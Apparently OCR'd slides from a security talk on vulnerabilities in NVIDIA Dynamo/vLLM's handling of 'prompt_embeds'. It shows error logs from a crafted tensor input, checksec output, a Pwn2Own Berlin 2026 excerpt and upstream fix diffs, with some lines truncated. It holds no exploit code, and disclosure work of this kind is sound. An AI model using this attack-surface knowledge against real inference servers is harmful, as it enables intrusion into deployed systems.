2026-07-11T11:24:25.730509Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'load_lora' with shared TCP server on 172.31.2.19:33777
2026-07-11T11:24:25.730550Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'generate' with shared TCP server on 172.31.2.19:33777
2026-07-11T11:24:43.720486Z ERROR handlers._decode_prompt_embeds: Failed to decode prompt_embeds: Weights only load failed. In PyTorch 2.6, we changed the default value of th
d` from `False` to `True`. Re-running `torch.load` with `weights_only` set to `False` will likely succeed, but it can result in arbitrary code execution. Do it only if you go
Please file an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpickler error:

Only persistent_load of storage is allowed, but got tensor([                 1,                  2,                  3,
                         4,                  5,                  6,
                         7,                  8,                  9,
                        10,                  9,                 97,
                 322170851, 4285345213156097082,     110425377238528,
                        33,                  0,                  0,
                         0,                  0])

Check the documentation of torch.load to learn more about types accepted by default with weights_only https://pytorch.org/docs/stable/generated/torch.load.html.
2026-07-11T11:24:43.720552Z ERROR handlers._build_prompt_from_request: Failed to process prompt_embeds for request 0cd43495-4ceb-4491-aa19-f6af160a8e96: Failed to decode prom
ly load failed. In PyTorch 2.6, we changed the default value of the `weights_only` argument in `torch.load` from `False` to `True`. Re-running `torch.load` with `weights_only
ut it can result in arbitrary code execution. Do it only if you got the file from a trusted source.
Please file an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpickler error:

Only persistent_load of storage is allowed, but got tensor([                 1,                  2,                  3,
                         4,                  5,                  6,
                         7,                  8,                  9,
                        10,                  9,                 97,
                 322170851, 4285345213156097082,     110425377238528,
                        33,                  0,                  0,
                         0,                  0])

Check the documentation of torch.load to learn more about types accepted by default with weights_only https://pytorch.org/docs/stable/generated/torch.load.html.
```

"🤣 No PIE too!

```
dynamo@gpu-v100:/workspace$ checksec --file=/opt/dynamo/venv/bin/python
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        Yes   15              38              /opt/dynamo/venv/bin/python
```

~ — dynamo@iv-yeqdb0q6m8ay8n848rzf: /workspace — ssh root@118.196.114.94

```
2026-07-11T11:51:26.364311Z  INFO monitor.end_monitoring_torch_compile: torch.compile takes 6.59 s in total
2026-07-11T11:51:27.023859Z  INFO gpu_worker.determine_available_memory: Available KV cache memory: 17.42 GiB
2026-07-11T11:51:27.290041Z  INFO kv_cache_utils._report_kv_cache_config: GPU KV cache size: 163,088 tokens
2026-07-11T11:51:27.290151Z  INFO kv_cache_utils._report_kv_cache_config: Maximum concurrency for 40,960 tokens per request: 3.98x
2026-07-11T11:51:27.298184Z  INFO nixl_connector: NIXL is available
2026-07-11T11:51:27.300624Z  INFO factory.create_connector: Creating v1 connector with name: NixlConnector and engine_id: 9142c798-383c-4a95-971f-6641ad72d0cb
2026-07-11T11:51:27.300682Z  WARN base.__init__: Initializing KVConnectorBase_V1. This API is experimental and subject to change in the future as we iterate the design.
2026-07-11T11:51:27.300714Z  INFO nixl_connector.__init__: Initializing NIXL wrapper
2026-07-11T11:51:27.300737Z  INFO nixl_connector.__init__: Initializing NIXL worker 9142c798-383c-4a95-971f-6641ad72d0cb
(Worker pid=9670) 2026-07-11 11:51:27 NIXL INFO    _api.py:363 Backend UCX was instantiated
(Worker pid=9670) 2026-07-11 11:51:27 NIXL INFO    _api.py:253 Initialized NIXL agent: 9a5bec44-89b8-4ee8-874d-808d424d0de0
2026-07-11T11:51:27.704028Z  INFO nixl_connector.get_required_kvcache_layout: NixlConnector setting KV cache layout to HND for better xfer performance.
2026-07-11T11:51:27.712378Z  INFO nixl_connector.register_kv_caches: Registering KV_Caches. use_mla: False, kv_buffer_device: cuda, use_host_buffer: False
Capturing CUDA graphs (mixed prefill-decode, PIECEWISE): 100%|[redacted]| 51/51 [00:01<00:00, 27.32it/s]
Capturing CUDA graphs (decode, FULL): 100%|[redacted]| 35/35 [00:01<00:00, 27.57it/s]
2026-07-11T11:51:31.583293Z  INFO gpu_model_runner.capture_model: Graph capturing finished in 4 secs, took 0.47 GiB
2026-07-11T11:51:31.599819Z  INFO core._initialize_kv_caches: init engine (profile, create kv cache, warmup model) took 15.50 seconds
2026-07-11T11:51:39.992593Z  INFO nixl_connector: NIXL is available
2026-07-11T11:51:39.995116Z  INFO factory.create_connector: Creating v1 connector with name: NixlConnector and engine_id: 9142c798-383c-4a95-971f-6641ad72d0cb
2026-07-11T11:51:39.995163Z  WARN base.__init__: Initializing KVConnectorBase_V1. This API is experimental and subject to change in the future as we iterate the design.
2026-07-11T11:51:39.995509Z  INFO nixl_connector.__init__: Initializing NIXL Scheduler 9142c798-383c-4a95-971f-6641ad72d0cb
2026-07-11T11:51:39.996392Z  INFO kv_events.__init__: Starting ZMQ publisher thread
2026-07-11T11:51:40.242407Z  INFO vllm.__post_init__: Asynchronous scheduling is enabled.
INFO 07-11 11:51:40 [nixl_connector.py:97] NIXL is available
2026-07-11T11:51:40.374960Z  INFO main.setup_vllm_engine: VllmWorker for Qwen/Qwen3-0.6B has been initialized
2026-07-11T11:51:40.375044Z  INFO engine_monitor.__init__: VllmEngineMonitor initialized and health check task started.
2026-07-11T11:51:40.375110Z  INFO main.setup_kv_event_publisher: KV event publisher for dp_rank=0 subscribing to vLLM at tcp://127.0.0.1:20080
2026-07-11T11:51:40.375139Z  INFO dynamo_llm::kv_router::publisher: Initializing KvEventPublisher for worker 7587896117485211144 in component backend
2026-07-11T11:51:40.375218Z  INFO main.setup_kv_event_publisher: Worker reading KV events for dp_rank=0 from tcp://127.0.0.1:20080
2026-07-11T11:51:40.375539Z  INFO main.init: Registered engine routes: /engine/sleep, /engine/wake_up
2026-07-11T11:51:40.375576Z  INFO main.init: Registering model with endpoint types: chat,completions
2026-07-11T11:51:40.375648Z  INFO main.register_vllm_model: Getting engine runtime configuration metadata from vLLM engine for chat,completions...
2026-07-11T11:51:40.375689Z  INFO main.get_engine_cache_info: Cache config values: {'num_gpu_blocks': 10193}
2026-07-11T11:51:40.375719Z  INFO main.get_engine_cache_info: Scheduler config values: {'max_num_seqs': 256, 'max_num_batched_tokens': 2048}
2026-07-11T11:51:40.376195Z  INFO dynamo_runtime::discovery::kv_store: KVStoreDiscovery::register: EventChannel bucket=v1/event_channels, key=dynamo//kv_metrics/694d9f5103458e08
2026-07-11T11:51:40.376340Z  WARN dynamo_llm::hub: Cannot connect to ModelExpress server: Transport error: transport error. Using direct download.
2026-07-11T11:51:40.376364Z  INFO modelexpress_common::download: Downloading model 'Qwen/Qwen3-0.6B' using provider: Hugging Face
2026-07-11T11:51:40.376376Z  INFO modelexpress_common::providers::huggingface: Downloading model from Hugging Face: Qwen/Qwen3-0.6B
2026-07-11T11:51:40.376397Z  INFO modelexpress_common::providers::huggingface: Using cache directory: "/home/dynamo/.cache/huggingface/hub"
2026-07-11T11:51:40.377261Z  INFO dynamo_runtime::transports::event_plane: EventPublisher registered with discovery topic=kv_metrics transport=Nats instance_id=7587896117485211144
2026-07-11T11:51:43.109677Z  INFO modelexpress_common::providers::huggingface: Got model info: RepoInfo { siblings: [Siblings { rfilename: ".gitattributes" }, Siblings { rfilename: "LICENSE" }, Siblings { rf
ilename: "README.md" }, Siblings { rfilename: "config.json" }, Siblings { rfilename: "generation_config.json" }, Siblings { rfilename: "merges.txt" }, Siblings { rfilename: "model.safetensors" }, Siblings {
rfilename: "tokenizer.json" }, Siblings { rfilename: "tokenizer_config.json" }, Siblings { rfilename: "vocab.json" }], sha: "c1899de289a04d12100db370d81485cdf75e47ca" }
2026-07-11T11:51:43.109897Z  INFO modelexpress_common::providers::huggingface: Downloaded model files for Qwen/Qwen3-0.6B
2026-07-11T11:51:43.109972Z  INFO dynamo_llm::hub: ModelExpress download completed successfully for model: Qwen/Qwen3-0.6B
2026-07-11T11:51:43.113917Z  INFO _core: Registered base model 'Qwen/Qwen3-0.6B' MDC
2026-07-11T11:51:43.115133Z  INFO dynamo_runtime::pipeline::network::manager: Creating TCP request plane server bind_addr=172.31.2.19:0 port_source="OS-assigned"
2026-07-11T11:51:43.115152Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Initializing TCP server with dispatcher (concurrency=1500, queue=6000)
2026-07-11T11:51:43.115167Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Started TCP worker dispatcher with concurrency limit 1500
2026-07-11T11:51:43.115174Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Binding TCP server to 172.31.2.19:0
2026-07-11T11:51:43.115201Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: TCP server bound successfully requested=172.31.2.19:0 actual=172.31.2.19:44251
2026-07-11T11:51:43.115211Z  INFO dynamo_runtime::pipeline::network::manager: TCP request plane server started actual_addr=172.31.2.19:44251 actual_port=44251
2026-07-11T11:51:43.115228Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'clear_kv_blocks' with shared TCP server on 172.31.2.19:44251
2026-07-11T11:51:43.115236Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'load_lora' with shared TCP server on 172.31.2.19:44251
2026-07-11T11:51:43.115249Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'unload_lora' with shared TCP server on 172.31.2.19:44251
2026-07-11T11:51:43.115263Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'list_loras' with shared TCP server on 172.31.2.19:44251
2026-07-11T11:51:43.115352Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'generate' with shared TCP server on 172.31.2.19:44251
```

"This Target Remains Unchallenged

Pwn2Own Berlin 2026: The Full Schedule

MAY 13, 2026

DUSTIN CHILDS

Willkommen! (Welcome!) Pwn2Own Berlin 2026 has arrived at OffensiveCon, and the world's top security researchers are ready. This year's enterprise–focused competition features AI Databases, Coding Agents, Local Inferences, and a separate category for NVIDIA products.

Earlier today, we held the random draw to determine attempt order. Below is the official schedule. All times are Berlin local time (CET) and may change as the competition progresses. Check back for live updates.

In case you missed it, you can watch the draw here.

https://www.zerodayinitiative.com/blog/2026/5/13/pwn2own-berlin-2026-the-full-schedule

"Fix

components/src/dynamo/vllm/handlers.py +16 Viewed

```diff
@@ -1351,6 +1351,22 @@ def _build_prompt_from_request(
 1351            embedding_sequence_length = None
 1352
 1353            if "prompt_embeds" in request and request["prompt_embeds"]:
+1354                if not self.config.engine_args.enable_prompt_embeds:
+1355                    msg = (
+1356                        "Set `--enable-prompt-embeds` to allow `prompt_embeds` in request."
+1357                    )
+1358                    logger.error(
+1359                        f"Rejected prompt_embeds for {log_prefix.lower().strip() or 'request'} "
+1360                        f"{request_id}: {msg}"
+1361                    )
+1362                    return (
+1363                        None,
+1364                        None,
+1365                        {
+1366                            "finish_reason": f"error: Invalid prompt_embeds: {msg}",
+1367                            "token_ids": [],
+1368                        },
+1369                    )
 1354            try:
```

https://github.com/ai-dynamo/dynamo/pull/8248/changes

"Fix

```
+ from vllm.renderers.embed_utils import safe_load_prompt_embeds
```

```
-            buffer = io.BytesIO(embeds_bytes)
-            embeddings_tensor = torch.load(buffer, weights_only=True)
-
-            # Step 3: Validate it's a tensor
-            if not isinstance(embeddings_tensor, torch.Tensor):
-                raise ValueError(
-                    f"prompt_embeds must be a torch.Tensor, got {type(embeddings_tensor)}"
-                )
-
-            logger.debug(
-                f"Decoded PyTorch format embeddings: shape={embeddings_tensor.shape}, "
-                f"dtype={embeddings_tensor.dtype}, size={len(embeds_bytes)} bytes"
            )
```

Comment on lines R1121 to R1124 Resolved

```
-            return embeddings_tensor
```


```
-        except binascii.Error as e:
-            logger.error(f"Invalid base64 encoding in prompt_embeds: {e}")
-            raise ValueError(f"Invalid base64 encoding in prompt_embeds: {e}")
```

```
+        if self.model_config is None:
+            raise ValueError("ModelConfig is unavailable for prompt_embeds validation.")

+        try:
+            return safe_load_prompt_embeds(
+                self.model_config, prompt_embeds_base64.encode()
+            )
```

https://github.com/ai-dynamo/dynamo/pull/8228/changes

PART 05

Summary


Previous cognition
Model poisoning
Known attack vector
New findings
Embeds input
Input-level manipulation
Dynamic model
Runtime model switching

Summary

As more and more people focus on AI security, simple Python-level vulnerabilities will become increasingly rare.

However, for performance reasons, many low-level AI components still have to be implemented in C/C++.

As a result, memory vulnerabilities will gradually attract more attention in the field of AI security.

2026

Thanks